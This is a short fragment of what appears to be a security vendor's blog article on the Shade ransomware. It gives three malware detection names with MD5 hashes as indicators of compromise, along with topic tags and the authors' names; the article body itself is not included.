Verdict	MD5
Trojan-Ransom.Win32.Shade.ub	21723762c841b2377e06472dd9691da2
Trojan-Ransom.Win32.Shade.ui	bb159b6fe30e3c914feac5d4e1b85a61
Trojan.Win32.CMSBrute.a	543d1620ce976cb13fec190ccc1bc83a

- Encryption
- Malicious spam
- Malware Descriptions
- Malware Technologies
- Ransomware
- Trojan

Authors

-

 Victor Alyushin

- Expert Fedor Sinitsyn

The Shade Encryptor: a Double Threat

Your email address will not be published. Required fields are marked *